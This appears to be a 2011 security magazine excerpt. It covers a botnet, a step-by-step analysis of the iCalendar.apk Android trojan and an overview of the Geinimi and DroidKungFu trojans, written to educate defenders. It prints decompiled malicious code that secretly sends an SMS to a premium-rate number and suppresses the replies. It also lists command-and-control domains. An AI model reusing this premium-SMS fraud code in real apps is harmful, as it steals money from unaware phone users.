File Edit View Favorites Tools Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Documents and Settings\Administrator\Desktop\

Name	Size	Packed
System.exe	330 752	14
cssrs.exe	46 080	2(
DiskDoctor.lnk	538	
pic.url	222	
alg.vbs	1 612	

```
1 object(s) selected    1 612    1 612
```

Figure 5: Win32/Penepe - a self extracting archive of utilities

After digging a bit deeper into their server, I was surprised to find more than 400 active systems communicating with the C&C server, which is a pretty high number for such a trivially constructed bot.

So, not everything needs to be as sophisticated as a Conficker or a Zeus Trojan. Malware authors will always find new and innovative ways to make money and stay ahead in the arms race. With social networks and smart phones making their way in the cyber space and adding to the chaos, I would say this is just the beginning of Botnet (r)evolution!

Neeraj Thakkar
Dah4cker@gmail.com
www.twitter.com/dah4cker

A Threat research enthusiast who has been involved in the field of Network & Information security for more than 8 years with a career span that includes working on designing complex security solutions, Malware/Threat Research and performing security assessments. He extends his passion for Network Security through his blog - http://hypersecurity.blogspot.com/

Hacker Halted USA 2011

Oct 21-27, 2011
Intercontinental Hotel. Miami, Florida

Its more than just a conference. Its the Convergence of the Best at a World Class Event

www.hackerhalted.com

Tool GYAN

Demystifying the Android Malware

McAfee’s first quarter threat report stated that, with six million unique samples of recorded malware, Q1 2011 was the most active first quarter in malware history. McAfee stated that Android devices are becoming malware havens with Android being the second most popular environment for mobile malware behind Symbian in the first quarter.

In this paper we are going to take you through the various phases so to understand how and what are these malwares exactly made up of. We will first start with a background of Android and then move on to the basics of Android package architecture and later analyze an Android malware in complete detail.

Introduction to Android platform:

Android is a mobile based operating system based on the Linux kernel. Android application developers write primarily in the Java language, controlling the device via Google-developed Java libraries.

The Android compiler suite compiles the developer's Java files into class files, and then the class files are converted into dex files. Dex files are bytecode for the Dalvik VM which is a non-standard JVM that runs Android applications. The XML files are converted to a binary format that is optimized to produce small files. The dex files, binary XML files, and other resources are needed to run an application and are packaged into an Android package file. These files have the extension .apk, but they are just ZIP archives. Once the APK package is generated, it's signed with a developer's key and uploaded to the Android Market through Google's website from a user can download these apk files and install it on their Android device.

There are currently more than 2million downloadable applications in the central repository of android applications run by Google and android applications can also be downloaded from other third-party sites.

Requirements:


- Tool to unpack .apk file : Winzip
- Tool to convert .dex to jar file : dex2jar
- GUI Tool for java decompiling : JD-GUI
- Sample android malware for analysis

Detailed Steps:

Step I:

To start off the malware analysis procedure we first download a sample android malware. For this article I will use iCalendar.apk which was one of the 11 suspicious applications removed from the Android market because it was found to contain a malware as per Gagdet Media.

A scan of the application on VirusTotal revealed a detection rate of 46.5% as show in the figure.



Virustotal is a service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. More information...

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name:	iCalendar.apk
Submission date:	2011-07-14 19:27:39 (UTC)
Current status:	finished
Result:	20/ 43 (46.5%)

VT Community


not reviewed

Safety score: -

Figure 2

Step II:

Now, we are going to extract the iCalendar.apk file using Winzip to see the contents of the .apk file.



Name	Date modified	Type	Size
META-INF	7/15/2011 1:19 AM	File folder	
res	7/15/2011 1:19 AM	File folder	
AndroidManifest.xml	1/12/2011 10:22 AM	XML Document	4 KB
classes.dex	1/12/2011 10:22 AM	DEX File	150 KB
resources.arsc	1/12/2011 10:22 AM	ARSC File	4 KB

5 items


Figure 2

Here we see the .dex and the .xml file which we discussed in the earlier part of the article.

Step III:

The next step will be to get a better view of the code using the 'dex2jar' tool. What the dex2jar toolkit does is, is converts the Dalvik executable .dex files into the Java .class files.

We just drop the 'classes.dex' file from our application into the dex2jar's directory and perform the conversion using the command: dex2jar.bat classes.dex




```
C:\Users\Administrator\Desktop\Malware Research\dex2jar-0.0.7.10-SNAPSHOT\dex2ja
r-0.0.7.10-SNAPSHOT>dex2jar.bat classes.dex
1 [main] INFO com.googlecode.dex2jar.v3.Main - version:0.0.7.10-SNAPSHOT
8 [main] INFO com.googlecode.dex2jar.v3.Main - dex2jar classes.dex -> classes.de
x.dex2jar.jar
1477 [main] INFO com.googlecode.dex2jar.v3.Main - Done.

C:\Users\Administrator\Desktop\Malware Research\dex2jar-0.0.7.10-SNAPSHOT\dex2ja
r-0.0.7.10-SNAPSHOT>_
```

Figure 3

This creates the file 'classes.dex.dex2jar.jar' in the same directory.




Name	Date modified	Type	Size
lib	6/6/2011 4:45 PM	File folder	
classes.dex	1/12/2011 10:22 AM	DEX File	150 KB
classes.dex.dex2jar.jar	7/15/2011 1:32 AM	Executable Jar File	140 KB
dex2jar.bat	3/30/2011 8:53 AM	Windows Batch File	1 KB
dex2jar.sh	3/30/2011 8:53 AM	SH File	1 KB
dex2jar-dump.bat	3/30/2011 8:53 AM	Windows Batch File	1 KB
dex2jar-dump.sh	3/30/2011 8:53 AM	SH File	1 KB
LICENSE.txt	1/3/2011 7:21 PM	TXT File	12 KB
NOTICE.txt	3/30/2011 8:53 AM	TXT File	1 KB
setclasspath.bat	3/30/2011 8:53 AM	Windows Batch File	1 KB

classes.dex.dex2jar.jar Date modified: 7/15/2011 1:32 AM Date created: 7/15/2011 1:32 AM
Executable Jar File Size: 139 KB

Figure 4

Step IV:

To see the readable format of the class files, we make use of JD-GUI. Open the 'classes.dex.dex2jar.jar' file using JD-GUI.



```
package com.mj.iCalendar;

public final class R
{
  public static final class attr
  {
    public static final int backgroundColor = 2130771969;
    public static final int keywords = 2130771972;
    public static final int primaryTextColor = 2130771970;
    public static final int refreshInterval = 2130771973;
    public static final int secondaryTextColor = 2130771971;
    public static final int testing = 2130771968;
  }

  public static final class drawable
  {
    public static final int corner = 2130837504;
    public static final int i1 = 2130837505;
    public static final int i10 = 2130837506;
    public static final int i11 = 2130837507;
    public static final int i12 = 2130837508;
    public static final int i2 = 2130837509;
    public static final int i3 = 2130837510;
```

Figure 5


This gives you a systematic view of the complete source code of the android application.

Step V:

With the complete source of the application in front of you, you can perform the actual analysis of the source and see if something is amiss.

We notice class file named 'SmsReceiver.class' which seemed weird because as this is a Calendar application there should not be any need of a SmsReciever.


On further inspection of the source code of 'SmsReceiver.class', we find that it contains three numbers which are 1066185829 , 1066133 , 106601412004 and look rather suspicious, like there is an attempt to block any messages from these numbers coming to the Android mobile device that has this application installed and running.



```
SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
int i = 0;
int j = arrayOfObject.length;
int k;
int m;
if (i >= j)
{
  k = arrayOfSmsMessage.length;
  m = 0;
}
while (true)
{
  if (m >= k)
  {
    return;
    SmsMessage localSmsMessage1 = SmsMessage.createFromPdu((byte[])arrayOfObject[i]);
    arrayOfSmsMessage[i] = localSmsMessage1;
    i += 1;
    break;
  }
  SmsMessage localSmsMessage2 = arrayOfSmsMessage[m];
  try
  {
    String str = localSmsMessage2.getDisplayOriginatingAddress();
    if (("10086".equals(str)) || ("10000".equals(str)) || ("10010".equals(str)) || ("1066185829".equals(str)) || ("1066133".equals(str)) || ("106601412004".e
      abortBroadcast();
    m += 1;
  }
  catch (Exception localException)
  {
    while (true)
      abortBroadcast();
  }
}
```

Figure 6

After Googling these numbers, we found out that they are High premium rate SMS numbers which belong to China Mobile.



1066185829

Search Report

1066185829

Transport business: China Mobile

Number types: mobile service providers (SP) number

Report


Number of searches: 6 times
Report number: 0 times
Number of comments: 0
Created: 2011-05-12

- Tips -

Numbers beginning with 106 is the SP's short message service number, which 10657 and 10658 at the beginning of the self-service numbers are China Mobile, China Unicom 10655 is the beginning of self-service number, 10659 is the beginning of China Telecom, self-service number.


We will try and understand why the application tries to suppress delivery reports from these numbers in later steps.

The first most suspicious thing we notice is in the showImg() function. Once there are 5 clicks there is a call to a function sendSms().



```
private void showImg()
{
```

Figure 7




```
    int k;
    for (this.index = 0; ; this.index = k)
    {
      Resources localResources = getResources();
      int i = this.index;
      int j = 2130837505 + i;
      Drawable localDrawable1 = localResources.getDrawable(j);
      this.iDrawable = localDrawable1;
      View localView = this.main;
      Drawable localDrawable2 = this.iDrawable;
      localView.setBackgroundDrawable(localDrawable2);
      return;
      k = this.index + 1;
    }
  }
```

Figure 8

Step VI:

Once done with the 'SmsReceiver.class' we move on to the analysis of the code of next class file i.e. 'iCalendar.class'.




```
public void sendSms()
{
  String str = getStateVal();
  if ("Y".equals(str))
    return;
  SmsManager localSmsManager = SmsManager.getDefault();
  Intent localIntent = new Intent();
  PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(this, 0, localIntent, 0);
  PendingIntent localPendingIntent2 = null;
  localSmsManager.sendTextMessage("1066185829", null, "921X1", localPendingIntent1, localPendingIntent2);
  save();
}
```

Figure 9

So we run though the file and check for the 'sendSms()' function to see what it does. Voila!! As shown in the figure above, we see that when the function sendSms() is called, there is a SMS sent to the number 1066185829 with the text 921X1.

On proper analysis and understanding of the save() function, we find that the string "Y" is passed whenever the save() function is called. It is also concluded that the sendSms() function can be called only once and never again due to the "if" loop set for the sendSms() function.



```
public void save()
{
  SharedPreferences.Editor localEditor1 = this.scDB.edit();
  String str1 = this.scState;
  SharedPreferences.Editor localEditor2 = localEditor1.putString(str1, "Y");
  String str2 = this.scNumber;
  long l = System.currentTimeMillis();
  SharedPreferences.Editor localEditor3 = localEditor1.putLong(str2, l);
  boolean bool = localEditor1.commit();
}
```

Figure 10

Step VII:

At the end of sendSms() function there is a call to save() function. So we look for the save() function in the code and find it to be just above the sendSms() function.

Step VIII:

Putting all the findings together we made during the analysis we can get a clear picture of the whole working of the malware.

The application sends a SMS to the premium number 1066185829 with the text 921X1 and in the background blocks any incoming delivery reports from the number so that the victim does not get any response regarding the SMS that the application sends in the background. Also, the SMS is sent only once and never again so that the victim has no suspicion on what caused the SMS charges to him.



Victim downloads the malicious iCalendar.apk from Android Market.
Victim launches the application on his Android device.
Vicim click on the application for the 5th time.
sendSms() function is called.
Is "Y" Set?
Yes
No
Sends Sms to 1066185829 with the text 921X1 to subscribe for unknown service.
Supress the delivery reports from reaching the vicim's mobile device
save() function is called.
"Y" is set and saved.
Do Nothing.

Figure 11: Complete iCalendar.apk Malware cycle

Conclusions:

A piece of malware with root access to a phone can not-only read any data stored on it but can also transmit data anywhere. This includes contact information, documents, and even stored account passwords. With root access it's possible to install other components that aren't visible from the phone's user interface and can't be easily removed.

The ways to safeguard from these Android malwares are:

- Download Applications only from Trusted Sources
- Check out the ratings and reviews before downloading an application
- Look at the application's permissions very closely
- Install Android OS Updates as soon as they're available
- Install a Mobile Security Application

This whitepaper shows an example of how malwares may affect innocent users. Without the users actually knowing about it, they are capable to perform malicious actions in the background. These malwares may cause you financial losses by debiting your call balances, or may target you by stealing your passwords or may just corrupt your phone. It is very important to safeguard against these by taking precautions.

It is always better to be safe than to be sorry!

Dinesh Shetty
dinesh.shetty@live.com


Dinesh Shetty is currently working as a Information Security Consultant with Paladion Networks. Dinesh am an Computer engineer from Ramrao Adik Institute of Technology and also a EC-Council Certified Ethical Hacker.

MALDROID

You bought that new Android phone because you thought open source was the best for you or because everyone is buying it. You thought that since it's a mobile OS there might not be anything in there which might cause you harm. You thought you were SAFE-- Right? Wrong. You are about as right as the kid who believes in Santa Claus. According to recent research conducted by McAfee, Android is the most targeted mobile OS. The number of malware for Android has increased by 76%. But iOS has remained untouched.

So why the partiality of malware writers towards Android? Is it because of the same reason that malware writers are more partial towards Windows than the Mac? In the case of Windows, it's far more embedded in the consumer space than Mac so it's a much more lucrative market for the bad guys. But that is not the case with Android and iOS. According to Gartner research, Android has 36 % of the market share and iOS has 16.8 %. So there is not much difference there. Both operating systems cause headlines. So it makes sense to go after both of them. The real reason why Android is hit more is because of their market ecosystem. Android has no vetting system in place which decides which app will go in their market place. It has given a free reign to the developers to upload any app they want. The onus is on the consumers to make the smart choice before downloading any app. On the other hand

Apple scrutinizes each app before it has a place on their market. Therefore, there is little to no chance of any sneaky app coming in...


Silicon Alley Insider Chart of the Day

New Mobile Malware Found In Q2'11 By Operating System

Source: McAfee (Aug 2011)

We will take a look at two of the most prolific malware discovered in Android. We will start with Genimi. Genimi is a Trojan which comes as a part of another legitimate application. The repackaged package inside the application is installed without the knowledge of the user. The app can be found in fileshare websites and unofficial market places typically in China. After installation the Trojan attempts to connect to a CnC server. It connects to the following server via HTTP.

- www.widifu.com:8080
- www.udaore.com:8080
- www.frijd.com:8080
- www.islpast.com:8080
- www.piajesj.com:8080
- www.qoewsl.com:8080
- www.weolir.com:8080
- www.uisoa.com:8080
- www.riusdu.com:8080
- www.aiucr.com:8080

Once the connection is established the Trojan may attempt to do any or all of the following.

- Once the connection is established the Trojan may attempt to do any or all of the following. Collect and send information pertaining to the device including the installed applications and its geographic location.
- Upload contact information to a remote server.
- Upload SMS data to a remote server.
- Call or send an SMS to a specified number.
- Install or uninstall software.
- Show a map or a Web page.
- Show a pop-up message.
- Change the device wall paper.
- Create a shortcut.
- Change list of C&C servers.

Droid Kung Fu is another malware which is capable of infecting devices which have Android versions 2.2 or less. The malware once installed will be able to find IMEI number, phone model and OS version. It will then attempt to get root. Once root is obtained it will replace the standard Google search with its own search. This serves as a backdoor which converts the device into a bot, which is used to download more malicious apps. The malware has been released in many apps. Few package names are given below.

com.crazyapps.shake.to.fake.call

com.crazyapps.angry.birds.rio.unlocker

com.crazyapps.angry.birds.cheater.trainer.helper

com.crazyapps.angry.birds.multi.user

com.crazyapps.favorite.games.backup

com.crazyapps.com.call.ender.bad.reception.end.annoying.call.fake

com.crazyapps.time.limit.kids.users.bring.me.back.my.droid


com.crazyapps.chit.chat.robo.chat.bathroom.time.chat

com.planktond.guesslogo

com.choopcheec.android.snake

